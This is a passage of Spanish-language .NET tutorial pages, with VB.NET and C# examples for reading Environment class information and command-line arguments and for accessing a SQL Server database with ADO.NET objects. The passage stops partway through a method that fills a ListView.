'</param>
'<returns>
' El path de esta librería, con o sin backslash, según el valor del parámetro.
'</returns>
Public Function DLLPath( _
        Optional ByVal backSlash As Boolean = False _
        ) As String
    Dim s As String = IO.Path.GetDirectoryName( _
            GetExecutingAssembly.GetName.CodeBase.ToString)
    ' si hay que añadirle el backslash
    If backSlash Then
        s &= "\"
    End If
    Return s
End Function
'
'<summary>
' Devuelve el nombre de esta librería.
'</summary>
'<param name="fullPath">Opcional. True si debe devolver nombre completo.</param>
'<returns>El nombre de esta librería, con o sin el path completo, según el valor del parámetro.
'</returns>
Public Function DLLName( _
        Optional ByVal fullPath As Boolean = False _
        ) As String
    Dim s As String = GetExecutingAssembly.GetName.CodeBase.ToString
    Dim fi As New IO.FileInfo(s)
```

```
        If fullPath Then
            s = fi.FullName
        Else
            s = fi.Name
        End If
        '
        Return s
    End Function
    '
#End Region
    '
End Module
```

El código para C#

Aún no lo tengo hecho en C#, pero básicamente es muy parecido a Visual Basic, salvo por la forma de usar las instrucciones.

Pulsa este link, si quieres ver la versión del .NET Framework normal.

Microsoft .net **Cómo... en .NET**

Obtener información acerca del entorno y plataforma actual con Environment

Publicado el 21/Jun/2002
Actualizado el 26/Oct/2002

Según la documentación de Visual Studio.NET, la clase **Environment** se puede usar para obtener información sobre:

- Argumentos de la línea de comandos.
- Códigos de salida.
- Configuración de variable de entorno.
- Contenido de la pila de llamadas.
- Hora a la que se inicializó el sistema por última vez.
- Versión de Common Language Runtime.
- El nombre del usuario y del dominio
- La versión y plataforma del Sistema Operativo
- y un montón de cosillas más...

Y habría que añadir que también podemos saber el nombre del equipo, el nombre del usuario que ha iniciado la sesión, los directorios especiales asociados con ese usuario, las unidades lógicas y otras cosillas más.

En el código mostrado a continuación veremos cómo usar las propiedades y métodos de esta clase.

El formulario usado para esta prueba contiene un control ListView, además de una etiqueta y un botón para cerrar el formulario.

En el código incluyo comentarios con la descripción de cada propiedad y método usado:

```
With ListView1
    .View = View.Details
    .FullRowSelect = True
    .GridLines = True
    .LabelEdit = False
    ' añadir las columnas
    .Columns.Add("Propiedad", 170, HorizontalAlignment.Left)
    .Columns.Add("Valor", 300, HorizontalAlignment.Left)
End With
'
Me.CancelButton = Me.btnCerrar
'
' Mostrar en el ListView el contenido de la clase Environment
Dim lvItem As ListViewItem
Dim i As Int32
Dim tDE As DictionaryEntry
'
' la línea de comandos
```

```
lvItem = ListView1.Items.Add("CommandLine")
lvItem.SubItems.Add(Environment.CommandLine)
' el directorio actual
lvItem = ListView1.Items.Add("CurrentDirectory")
lvItem.SubItems.Add(Environment.CurrentDirectory)
' los argumentos de la línea de comandos
lvItem = ListView1.Items.Add("GetCommandLineArgs.Length")
lvItem.SubItems.Add(Environment.GetCommandLineArgs.Length.ToString)
For i = 0 To Environment.GetCommandLineArgs.Length - 1
    lvItem = ListView1.Items.Add("GetCommandLineArgs(" & i.ToString & ")")
    lvItem.SubItems.Add(Environment.GetCommandLineArgs(i))
Next
' las variables de entorno
lvItem = ListView1.Items.Add("GetEnvironmentVariables.Count")
lvItem.SubItems.Add(Environment.GetEnvironmentVariables.Count.ToString)
For Each tDE In Environment.GetEnvironmentVariables
    lvItem = ListView1.Items.Add("...(" & tDE.Key.ToString & ")")
    lvItem.SubItems.Add(tDE.Value.ToString)
Next
' los directorios especiales
lvItem = ListView1.Items.Add("GetFolderPath(SpecialFolder. ...)")
lvItem.SubItems.Add(" ")
lvItem = ListView1.Items.Add("..." & Environment.SpecialFolder.ApplicationData.ToString & ")")
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData))
lvItem = ListView1.Items.Add("..." & Environment.SpecialFolder.CommonProgramFiles.ToString)
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.CommonProgramFiles))
lvItem = ListView1.Items.Add("..." & Environment.SpecialFolder.Cookies.ToString)
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.Cookies))
lvItem = ListView1.Items.Add("..." & Environment.SpecialFolder.DesktopDirectory.ToString)
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.DesktopDirectory))
lvItem = ListView1.Items.Add("..." & Environment.SpecialFolder.Favorites.ToString)
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.Favorites))
lvItem = ListView1.Items.Add("..." & Environment.SpecialFolder.History.ToString)
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.History))
lvItem = ListView1.Items.Add("..." & Environment.SpecialFolder.InternetCache.ToString)
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.InternetCache))
lvItem = ListView1.Items.Add("..." & Environment.SpecialFolder.LocalApplicationData.ToString)
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData))
lvItem = ListView1.Items.Add("..." & Environment.SpecialFolder.Personal.ToString)
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.Personal))
lvItem = ListView1.Items.Add("..." & Environment.SpecialFolder.ProgramFiles.ToString)
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.ProgramFiles))
lvItem = ListView1.Items.Add("..." & Environment.SpecialFolder.Programs.ToString)
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.Programs))
lvItem = ListView1.Items.Add("..." & Environment.SpecialFolder.Recent.ToString)
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.Recent))
lvItem = ListView1.Items.Add("..." & Environment.SpecialFolder.SendTo.ToString)
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.SendTo))
lvItem = ListView1.Items.Add("..." & Environment.SpecialFolder.StartMenu.ToString)
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.StartMenu))
lvItem = ListView1.Items.Add("..." & Environment.SpecialFolder.Startup.ToString)
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.Startup))
lvItem = ListView1.Items.Add("..." & Environment.SpecialFolder.System.ToString)
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.System))
lvItem = ListView1.Items.Add("..." & Environment.SpecialFolder.Templates.ToString)
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.Templates))
' las unidades lógicas
lvItem = ListView1.Items.Add("GetLogicalDrives.Length")
lvItem.SubItems.Add(Environment.GetLogicalDrives.Length.ToString)
For i = 0 To Environment.GetLogicalDrives.Length - 1
    lvItem = ListView1.Items.Add("GetLogicalDrives(" & i.ToString & ")")
    lvItem.SubItems.Add(Environment.GetLogicalDrives(i))
Next
' el nombre del equipo
lvItem = ListView1.Items.Add("MachineName")
lvItem.SubItems.Add(Environment.MachineName)
' la plataforma actual
```

```
lvItem = ListView1.Items.Add("OSVersion.Platform")
lvItem.SubItems.Add(Environment.OSVersion.Platform.ToString)
' la versión del sistema
lvItem = ListView1.Items.Add("OSVersion.Version")
lvItem.SubItems.Add(Environment.OSVersion.Version.ToString)
' información de la pila
Dim s As String
For Each s In Environment.StackTrace.Split(CChar(vbLf))
    lvItem = ListView1.Items.Add("StackTrace...")
    lvItem.SubItems.Add(s)
Next
' el directorio del sistema
lvItem = ListView1.Items.Add("SystemDirectory")
lvItem.SubItems.Add(Environment.SystemDirectory)
' el número de milisegundos desde que se inició el equipo
lvItem = ListView1.Items.Add("TickCount")
lvItem.SubItems.Add(Environment.TickCount.ToString("###,###"))
' el nombre de dominio de red asociado al usuario actual
lvItem = ListView1.Items.Add("UserDomainName")
lvItem.SubItems.Add(Environment.UserDomainName)
' el nombre del usuario
lvItem = ListView1.Items.Add("UserName")
lvItem.SubItems.Add(Environment.UserName)
' indica si el proceso actual se ejecuta en modo de interacción con el usuario
' Será False cuando se ejecute como proceso de servicio o desde una aplicación Web.
lvItem = ListView1.Items.Add("UserInteractive")
lvItem.SubItems.Add(Environment.UserInteractive.ToString)
' la versión del Common Language Runtime
lvItem = ListView1.Items.Add("CLR Version")
lvItem.SubItems.Add(Environment.Version.ToString)
' número de bytes de memoria física asignada al contexto del proceso
' en Windows 98/ME siempre devuelve cero
lvItem = ListView1.Items.Add("WorkingSet (memoria asignada)")
lvItem.SubItems.Add(Environment.WorkingSet.ToString("###,###"))
```

En el código incluyo comentarios con la descripción de cada propiedad y método usado:

```
listView1.View = View.Details;
listView1.FullRowSelect = true;
listView1.GridLines = true;
listView1.LabelEdit = false;
// añadir las columnas
listView1.Columns.Add("Propiedad", 170, HorizontalAlignment.Left);
listView1.Columns.Add("Valor", 300, HorizontalAlignment.Left);
//
this.CancelButton = this.btnCerrar;
//
// Mostrar en el ListView el contenido de la clase Environment
ListViewItem lvItem;
Int32 i;
//
// la línea de comandos
lvItem = listView1.Items.Add("CommandLine");
lvItem.SubItems.Add(Environment.CommandLine);
// el directorio actual
lvItem = listView1.Items.Add("CurrentDirectory");
lvItem.SubItems.Add(Environment.CurrentDirectory);
// los argumentos de la línea de comandos
```

```
lvItem = listView1.Items.Add("GetCommandLineArgs.Length");
lvItem.SubItems.Add(Environment.GetCommandLineArgs().Length.ToString());
for( i = 0; i < Environment.GetCommandLineArgs().Length; i++ ){
        lvItem = listView1.Items.Add("GetCommandLineArgs(" + i.ToString() + ")");
        lvItem.SubItems.Add(Environment.GetCommandLineArgs()[i]);
}
// las variables de entorno
lvItem = listView1.Items.Add("GetEnvironmentVariables.Count");
lvItem.SubItems.Add(Environment.GetEnvironmentVariables().Count.ToString());
foreach( DictionaryEntry tDE in Environment.GetEnvironmentVariables() ){
        lvItem = listView1.Items.Add("...(" + tDE.Key.ToString() + ")");
        lvItem.SubItems.Add(tDE.Value.ToString());
}
// los directorios especiales
lvItem = listView1.Items.Add("GetFolderPath(SpecialFolder. ...)");
lvItem.SubItems.Add(" ");
lvItem = listView1.Items.Add("..." + Environment.SpecialFolder.ApplicationData.ToString() + ")");
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData));
lvItem = listView1.Items.Add("..." + Environment.SpecialFolder.CommonProgramFiles.ToString());
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.CommonProgramFiles));
lvItem = listView1.Items.Add("..." + Environment.SpecialFolder.Cookies.ToString());
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.Cookies));
lvItem = listView1.Items.Add("..." + Environment.SpecialFolder.DesktopDirectory.ToString());
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.DesktopDirectory));
lvItem = listView1.Items.Add("..." + Environment.SpecialFolder.Favorites.ToString());
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.Favorites));
lvItem = listView1.Items.Add("..." + Environment.SpecialFolder.History.ToString());
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.History));
lvItem = listView1.Items.Add("..." + Environment.SpecialFolder.InternetCache.ToString());
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.InternetCache));
lvItem = listView1.Items.Add("..." + Environment.SpecialFolder.LocalApplicationData.ToString());
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData));
lvItem = listView1.Items.Add("..." + Environment.SpecialFolder.Personal.ToString());
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.Personal));
lvItem = listView1.Items.Add("..." + Environment.SpecialFolder.ProgramFiles.ToString());
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.ProgramFiles));
lvItem = listView1.Items.Add("..." + Environment.SpecialFolder.Programs.ToString());
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.Programs));
lvItem = listView1.Items.Add("..." + Environment.SpecialFolder.Recent.ToString());
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.Recent));
lvItem = listView1.Items.Add("..." + Environment.SpecialFolder.SendTo.ToString());
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.SendTo));
lvItem = listView1.Items.Add("..." + Environment.SpecialFolder.StartMenu.ToString());
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.StartMenu));
lvItem = listView1.Items.Add("..." + Environment.SpecialFolder.Startup.ToString());
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.Startup));
lvItem = listView1.Items.Add("..." + Environment.SpecialFolder.System.ToString());
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.System));
lvItem = listView1.Items.Add("..." + Environment.SpecialFolder.Templates.ToString());
lvItem.SubItems.Add(Environment.GetFolderPath(Environment.SpecialFolder.Templates));
// las unidades lógicas
lvItem = listView1.Items.Add("GetLogicalDrives.Length");
lvItem.SubItems.Add(Environment.GetLogicalDrives().Length.ToString());
for( i = 0; i < Environment.GetLogicalDrives().Length; i++ ){
        lvItem = listView1.Items.Add("GetLogicalDrives(" + i.ToString() + ")");
        lvItem.SubItems.Add(Environment.GetLogicalDrives()[i]);
}
// el nombre del equipo
lvItem = listView1.Items.Add("MachineName");
lvItem.SubItems.Add(Environment.MachineName);
// la plataforma actual
lvItem = listView1.Items.Add("OSVersion.Platform");
lvItem.SubItems.Add(Environment.OSVersion.Platform.ToString());
// la versión del sistema
lvItem = listView1.Items.Add("OSVersion.Version");
lvItem.SubItems.Add(Environment.OSVersion.Version.ToString());
// información de la pila
```

```
foreach( String s in Environment.StackTrace.Split('\n')){
        lvItem = listView1.Items.Add("StackTrace...");
        lvItem.SubItems.Add(s);
}
// el directorio del sistema
lvItem = listView1.Items.Add("SystemDirectory");
lvItem.SubItems.Add(Environment.SystemDirectory);
// el número de milisegundos desde que se inició el equipo
lvItem = listView1.Items.Add("TickCount");
lvItem.SubItems.Add(Environment.TickCount.ToString("###,###"));
// el nombre de dominio de red asociado al usuario actual
lvItem = listView1.Items.Add("UserDomainName");
lvItem.SubItems.Add(Environment.UserDomainName);
// el nombre del usuario
lvItem = listView1.Items.Add("UserName");
lvItem.SubItems.Add(Environment.UserName);
// indica si el proceso actual se ejecuta en modo de interacción con el usuario
// Será False cuando se ejecute como proceso de servicio o desde una aplicación Web.
lvItem = listView1.Items.Add("UserInteractive");
lvItem.SubItems.Add(Environment.UserInteractive.ToString());
// la versión del Common Language Runtime
lvItem = listView1.Items.Add("CLR Version");
lvItem.SubItems.Add(Environment.Version.ToString());
// número de bytes de memoria física asignada al contexto del proceso
// en Windows 98/ME siempre devuelve cero
lvItem = listView1.Items.Add("WorkingSet (memoria asignada)");
lvItem.SubItems.Add(Environment.WorkingSet.ToString("###,###"));
```

Pulsa este link para bajarte el código para VB y C# (environment.zip 15.8 KB)

Microsoft .net **Cómo... en .NET**

Leer los parámetros de la línea de comandos

Publicado el 21/Jun/2002
Actualizado el 21/Jun/2002

Los parámetros de la línea de comandos, son los que se especifican como argumentos de un ejecutable, por ejemplo:
prueba.exe parámetro1 /parámetro2
Cada parámetro se separa mediante un espacio, (la barra o el signo menos es opcional)

En .NET Framework se pueden obtener usando la clase **Environment**, de dos formas:
- La propiedad **CommandLine** devuelve TODA la línea de comando, incluyendo el nombre del ejecutable.
- El método **GetCommandLineArgs** devuelve un array de tipo **String** con cada uno de los parámetros, siendo el que está en el índice cero el nombre del ejecutable.

Hay que tener en cuenta que se entiende que cada parámetro está separado del anterior mediante un espacio, aunque esto último no es aplicable al nombre del ejecutable, el cual puede contener espacios tanto en el nombre del ejecutable como en el path del mismo.

En el código que se muestra a continuación, se usa el método **GetCommandLineArgs** para acceder a los parámetros (o argumentos) que se han indicado con el ejecutable.

Para asignar todos los parámetros a un TextBox (o a un array del tipo String):

```
' Comprobar si hay más de un parámetro,
' el parámetro CERO es el nombre del ejecutable

If Environment.GetCommandLineArgs.Length > 1 Then
        TextBox1.Lines = Environment.GetCommandLineArgs
Else
        TextBox1.Text = "No se han indicado parámetros en la línea de comandos" & vbCrLf & _
                        "El nombre (y path) del ejecutable es:" & vbCrLf & _
                        Environment.GetCommandLineArgs(0)
End If
```

Para asignar sólo el primer parámetro
(realmente el segundo, ya que el primero es el nombre y path del ejecutable):

```
' Si sólo se quiere acceder al primer parámetro...
```

```
' (el indicado después del nombre del ejecutable)

Dim s As String
If Environment.GetCommandLineArgs.Length > 1 Then
    s = Environment.GetCommandLineArgs(1)
    TextBox1.Text = s
Else
    TextBox1.Text = "No se han indicado parámetros en la línea de comandos" & vbCrLf & _
                    "El nombre (y path) del ejecutable es:" & vbCrLf & _
                    Environment.GetCommandLineArgs(0)
End If
```

Para asignar todos los parámetros a un TextBox (o a un array del tipo String):

```
// Comprobar si hay más de un parámetro,
// el parámetro CERO es el nombre del ejecutable

if( Environment.GetCommandLineArgs().Length > 1 )
        textBox1.Lines = Environment.GetCommandLineArgs();
else
        textBox1.Text = "No se han indicado parámetros en la línea de comandos\r\n" +
                        "El nombre (y path) del ejecutable es:\r\n" +
                        Environment.GetCommandLineArgs()[0];
```

Para asignar sólo el primer parámetro
(realmente el segundo, ya que el primero es el nombre y path del ejecutable):

```
// Si sólo se quiere acceder al primer parámetro...
// (el indicado después del nombre del ejecutable)

if( Environment.GetCommandLineArgs().Length > 1 ){
        String s = Environment.GetCommandLineArgs()[1];
        textBox1.Text = s;
}
else
        textBox1.Text = "No se han indicado parámetros en la línea de comandos\r\n" +
                        "El nombre (y path) del ejecutable es:\r\n" +
                        Environment.GetCommandLineArgs()[0];
```

Pulsa este link para bajarte el código para VB y C# (commandLine.zip 15.2 KB)

Cómo... en ADO .NET

Iniciado el 13/Jun/2002
Actualizado el 19/Abr/2003

Cómo... en ADO .NET

- (19/Abr/03) Conectar a una base de datos de SQL Server
- (19/Abr/03) Saber los nombres de las tablas de una base de datos de SQL Server
- (19/Abr/03) Acceso a una base de datos de SQL Server (mostrar, modificar, etc.)
- (23/Feb/03) **Encapsulación ADO.NET** (colaboración de Erik)
- (18/Nov/02) Cómo trabajar con tablas que tienen nombres de campos con espacios...
- (20/Jul/02) Rectificación al código del método Conecta de ejemplo de Access
- (13/Jun/02) Saber los nombres de las columnas de una tabla
- (13/Jun/02) Saber los nombres de las tablas de una base de datos de Access
- (13/Jun/02) Conectar con una base de datos de Access
- (13/Jun/02) Acceso a una base de datos de Access (mostrar, modificar, etc.)

Microsoft .net **ADO.NET**

Ejemplo de acceso a datos a una base de SQL Server

Publicado: 19/Abr/2003
Actualizado: 21/May/2003

En este ejemplo veremos cómo acceder a una base de datos de SQL Server, usando los objetos del espacio de nombres System.Data.SqlClient.
Los conceptos que se tratarán serán los siguientes:
- Crear una conexión a la base de datos.
- Mostrar las tablas de la base de datos indicada.
- Mostrar las columnas (o campos) de una tabla.
- Crear un DataAdapter para acceder a los datos devueltos por una consulta.
- Crear un DataSet basado en los datos asociados al DataAdapter.
- Crear nuevos registros.
- Modificar registros.
- Eliminar registros.
- Mostrar el contenido de la tabla en un control ListView.

> **Nota:**
> También puedes ver estos mismos conceptos, pero con una base de datos de Access.
> Si notas parecido entre esta página y la de Access, no te extrañe, ya que son hermanitas, pero cada una de ellas mostrando los datos de tipos de bases distintas.

Los objetos a usar en el proyecto.

Los objetos que vamos a usar en este ejemplo, en su gran mayoría residen en el espacio de nombres **System.Data.SqlClient**, aunque también se usarán objetos genéricos (**DataSet, DataRow, DataColumn**) que residen en **System.Data**.
Para que nos sea más fácil declarar esos objetos, importaremos el espacio de nombres **System.Data.SqlClient** y dado que usaremos procedimientos genéricos, estos los incluiremos en un módulo, al que llamaremos: **ADONETUtil**, veamos el código con las declaraciones de los objetos que usaremos en el proyecto:

```
'--------------------------------------------------------------------------------
' Prueba de acceso a base de tipo SQL Server con ADO.NET           (25/May/02)
' Módulo con las declaraciones de objetos
'
' ©Guillermo 'guille' Som, 2002-2003
'--------------------------------------------------------------------------------

Imports System.Data.SqlClient

Module ADONETUtil
    Friend dbConnection As Data.SqlClient.SqlConnection
    Friend dbCommand As Data.SqlClient.SqlCommand
    Friend dbDataReader As Data.SqlClient.SqlDataReader
    '
    Friend dbDataTable As Data.DataTable
    Friend dbDataSet As Data.DataSet
    Friend dbDataAdapter As Data.SqlClient.SqlDataAdapter
    '
    Friend CadenaConexion As String
    Friend CadenaSelect As String
    '
    '
    Friend ArchivoDatos As String
```

```
    Friend NombreTabla As String = "Tabla1"
    '
```

La variable **CadenaConexion** será la cadena con la que conectaremos a la base de datos.
La variable **CadenaSelect** será el código SQL que usaremos para acceder a la tabla de esa base de datos.
La variable **ArchivoDatos** será el nombre completo de la base de datos (Path incluido).
La variable **NombreTabla** será el nombre que usaremos para identificar a los datos que cargaremos en el objeto **DataAdapter**, ese nombre no tiene nada que ver con el nombre de la tabla a la que vamos a acceder, es sólo un nombre que usaremos con los distintos objetos de ADO.NET.

Conectar a una base de datos de SQL Server

Para conectar a la base de datos y crear los objetos que cargarán la tabla (definida en la consulta SQL contenida en la variable **CadenaSelect**), vamos a crear un procedimiento en el mismo módulo **ADONETUtil**:

```
Friend Sub Conectar(Optional ByVal nombreBaseDatos As String = "", _
                    Optional ByVal commandString As String = "")

    If nombreBaseDatos = "" Then
        nombreBaseDatos = ArchivoDatos
    End If
    ArchivoDatos = nombreBaseDatos
    If ArchivoDatos = "" Then
        Exit Sub
    End If
    '
    If CadenaSelect = "" Then
        CadenaSelect = "SELECT * FROM Table1"
    End If
    If commandString = "" Then
        commandString = CadenaSelect
    End If
    CadenaSelect = commandString
    '
    If CadenaConexion = "" Then
        '
        ' Nota: Deberías cambiar el nombre del equipo, etc.     (16/Abr/03)
        '
        CadenaConexion = "data source=GUILLEACER\NETSDK;" & _
                         "initial catalog=" & ArchivoDatos & ";" & _
                         "integrated security=SSPI;persist security info=True;" & _
                         "workstation id=GUILLEACER;packet size=4096"
    End If
    '
    Try
        dbConnection = New Data.SqlClient.SqlConnection(CadenaConexion)
    Catch e As Exception
        MessageBox.Show("Error al crear la conexión:" & vbCrLf & e.Message)
        Exit Sub
    End Try
    '
    dbConnection.Open()
    '
    dbDataSet = New Data.DataSet()
    '
    dbDataAdapter = New Data.SqlClient.SqlDataAdapter(CadenaSelect, dbConnection)
    '
    Dim commandBuilder As New Data.SqlClient.SqlCommandBuilder(dbDataAdapter)
    '
    dbDataAdapter.MissingSchemaAction = MissingSchemaAction.AddWithKey
    Try
        dbDataAdapter.Fill(dbDataSet, NombreTabla)
    Catch ex As Exception
        MessageBox.Show(ex.Message)
    End Try
    '
End Sub
```

A este procedimiento se le pueden indicar dos parámetros:
El primero indicará el nombre de la base de datos de SQL Server, mientras que el segundo será la instrucción SQL que nos permitirá acceder a la tabla. Cuando veamos el código del formulario, tendremos ocasión de ver cómo se llama a este procedimiento.

Lo que aquí tenemos que destacar es lo siguiente:
La cadena de conexión deberíamos tenerla asignada antes de llamar a este procedimiento, de no ser así, se usará la que hemos indicado en el código, aunque deberías cambiarla para adaptarla a tu configuración.
Creamos un nuevo objeto del tipo **DataSet**, que será el que nos permita acceder a los datos.
Creamos un objeto del tipo **DataAdapter**, este será el que realmente nos permita acceder a los datos físicos de la base de datos, primero para rellenar el **DataSet** y posteriormente para actualizar los cambios realizados en la base de datos.
Es importante saber que los datos contenidos en el objeto **DataSet** están en memoria y se acceden y manipulan de forma independiente, sin ninguna relación directa con la base de datos original. Para que los cambios realizados en memoria se puedan reflejar de forma permanente en la base de datos, tenemos que usar el objeto **DataAdapter**.
Una vez creado el **DataAdapter**, al que se le indica la cadena de selección y la cadena de conexión o el objeto del tipo **Connection**. En este caso, le he indicado el objeto **Connection**, pero si no queremos crear una conexión permanente, también podemos usar la misma cadena de conexión usada para crear el objeto **Connection** en lugar de ese objeto.
Para poder realizar cambios en la base de datos, hay que indicarle al **DataAdapter** los comandos SQL que habría que usar para añadir, modificar y eliminar, pero esos comandos se pueden crear de forma automática creando un nuevo objeto del tipo **CommandBuilder**, al que se le pasará como parámetro el adaptador que usará dichos comandos, en realidad el objeto **CommandBuilder** no se usa nada más que para que de esta forma se asignen dichos comandos de actualización de datos.
Si la tabla a la que queremos acceder tiene clave principal (cosa que es común o debería serlo en todas las tablas), le indicamos mediante la asignación a la propiedad **MissingSchemaAction** el valor de añadir con clave. Si no hacemos esta asignación y la tabla tiene un campo que se incrementa automáticamente, no podríamos crear varios registros (o filas) en memoria y después actualizar esas nuevas filas de forma permanente, ya que nos daría un error de que hay duplicidad en el campo (o columna) autoincremental.
Por último, llenamos el objeto **DataSet** con los datos del **DataAdapter**, el segundo parámetro es el nombre que le vamos a dar a la tabla virtual (la que se crea en memoria), si no le damos un nombre a esa tabla virtual del **DataSet**, se asignará de forma predeterminada con el nombre **Table**. Es conveniente asignar un nombre, ya que un objeto **DataSet** permite tener en memoria distintos datos, de la misma o de otras tablas o consultas. Ese nombre será el que usaremos para acceder a esos datos en memoria, ya que todos los accesos al contenido del **DataSet**, como he comentado antes, se realizan de forma desconectada, es decir sin relación ninguna con la base de datos física.

Los nombres de las tablas de una base de datos de SQL Server

Vamos a crear una función que devuelva una matriz (o array) del tipo **String**, con los nombres de las tablas de la base de datos.

```
Friend Function NombresTablas(Optional ByVal nombreBase As String = "") As String()
    '
    Dim nomTablas() As String
    Dim dataTable As New Data.DataTable()
    Dim i As Integer
    '
    If dbConnection Is Nothing Then
        dbConnection = New Data.SqlClient.SqlConnection(CadenaConexion)
    End If
    If dbConnection.State <> ConnectionState.Open Then
        dbConnection.Open()
    End If
    '
    Dim schemaDA As New Data.SqlClient.SqlDataAdapter( _
                                    "SELECT * FROM INFORMATION_SCHEMA.TABLES " & _
                                    "WHERE TABLE_TYPE = 'BASE TABLE' " & _
                                    "ORDER BY TABLE_TYPE", _
                                    dbConnection)
    '
    schemaDA.Fill(dataTable)
    i = dataTable.Rows.Count - 1
    If i > -1 Then
        ReDim nomTablas(i)
        For i = 0 To dataTable.Rows.Count - 1
```

```
            nomTablas(i) = dataTable.Rows(i).Item("TABLE_NAME").ToString()
        Next
    End If
    '
    Return nomTablas
End Function
```

Antes de llamar a esta función tendremos que tener asignada la cadena de conexión o, mejor aún, creada la conexión a la base de datos. Eso es lo que se hace en las primeras líneas, si el objeto del tipo **Connection** no está creado, se crea un nuevo objeto, usando la cadena de conexión. En caso de que esté creado el objeto, se comprueba si está abierta dicha conexión, de no ser así, se abre.
A continuación asignamos un objeto del tipo **DataTable** con el "esquema" de las tablas contenidas en la base de datos a la que apunta el objeto **Connection**.
Para conseguir los nombres de las tablas, buscamos las tablas del tipo "BASE TABLE".
Recorremos el contenido del objeto **DataTable** y accedemos a cada una de las filas cuyo elemento contenga la cadena "TABLE_NAME", el cual nos dará el nombre de cada una de las tablas. Ese nombre lo asignamos a cada uno de los elementos del array que estamos usando de forma interna, el cual será el que la función devuelva.

Los nombres de los campos (o columnas) de una tabla

Para saber los nombres de los campos o columnas de una tabla, usaremos el contenido del objeto **DataSet** que hace referencia a la tabla que hemos cargado mediante el **DataAdapter**, aunque también podría servirnos para acceder a cualquier tabla virtual contenida en el **DataSet**.
También vamos a crear una función que devuelva una matriz del tipo **String**:

```
    Friend Function NombresColumnas() As String()
        Dim columna As Data.DataColumn
        Dim i, j As Integer
        Dim nomCol() As String
        '
        j = dbDataSet.Tables(NombreTabla).Columns.Count - 1
        ReDim nomCol(j)
        For i = 0 To j
            columna = dbDataSet.Tables(NombreTabla).Columns(i)
            nomCol(i) = columna.ColumnName
        Next
        Return nomCol
    End Function
```

Creo que el código es bastante auto-explicativo y no necesita más aclaración.

Asignar la cabecera de un control ListView con los nombres de las columnas o campos de una tabla

Para terminar con el código del módulo **ADONETUtil**, vamos a ver unos métodos que usaremos para asignar las columnas (o cabecera) de un **ListView** con los nombres de las columnas o campos de la tabla que vamos a utilizar.
El método se llama **AsignarCabeceraLista** y tendrá dos implementaciones, una indicando sólo el nombre del **ListView** y la otra en la que además se indicará un control **ComboBox** en el cual se asignarán también esos nombres de las columnas de la tabla.

```
    Friend Sub AsignarCabeceraLista(ByVal ListView1 As ListView)
        Dim columna As Data.DataColumn
        Dim i, j As Integer
        '
        With ListView1
            .View = View.Details
            .FullRowSelect = True
            .GridLines = True
            .LabelEdit = False
            .HideSelection = False
            .Columns.Clear()
```

```
        End With
        '
        Dim lasColumnas() As String
        lasColumnas = NombresColumnas(CadenaConexion, CadenaSelect)
        '
        If Not lasColumnas Is Nothing Then
            For i = 0 To lasColumnas.Length - 1
                ListView1.Columns.Add(lasColumnas(i), 100, HorizontalAlignment.Left)
            Next
        End If
        '
    End Sub

    Friend Sub AsignarCabeceraLista(ByVal ListView1 As ListView, _
                                    ByVal cboCampos As ComboBox)
        Dim i As Integer
        '
        AsignarCabeceraLista(ListView1)
        cboCampos.Items.Clear()
        For i = 0 To ListView1.Columns.Count - 1
            cboCampos.Items.Add(ListView1.Columns(i).Text)
        Next
        '
        If cboCampos.Items.Count > 0 Then
            cboCampos.SelectedIndex = 0
        End If
    End Sub
```

Creo que tampoco necesita explicación, ya que lo único que se hace es llamar a la función **NombresColumnas** y el contenido de ese array es el que se asigna a la cabecera del **ListView** que se ha indicado en el parámetro.
En cuanto a la segunda implementación, se asigna al control **ComboBox** pasado como parámetro esos mismos nombres.
Cuando veamos el código de los formularios, sabremos cuando usar una u otra versión de este método.

Llenar un ListView con el contenido de una tabla

El siguiente método del módulo **ADONETUtil** rellenará un control **ListView** con los datos de la tabla cargada en el objeto **DataSet**.

```
    Friend Sub LLenarLista(ByVal unListView As ListView)
        Dim i As Integer
        Dim lwItem As ListViewItem
        Dim fila As Data.DataRow
        '
        unListView.Items.Clear()
        '
        For Each fila In dbDataSet.Tables(NombreTabla).Rows
            For i = 0 To unListView.Columns.Count - 1
                If i = 0 Then
                    lwItem = unListView.Items.Add(fila(i).ToString)
                    lwItem.Tag = fila
                Else
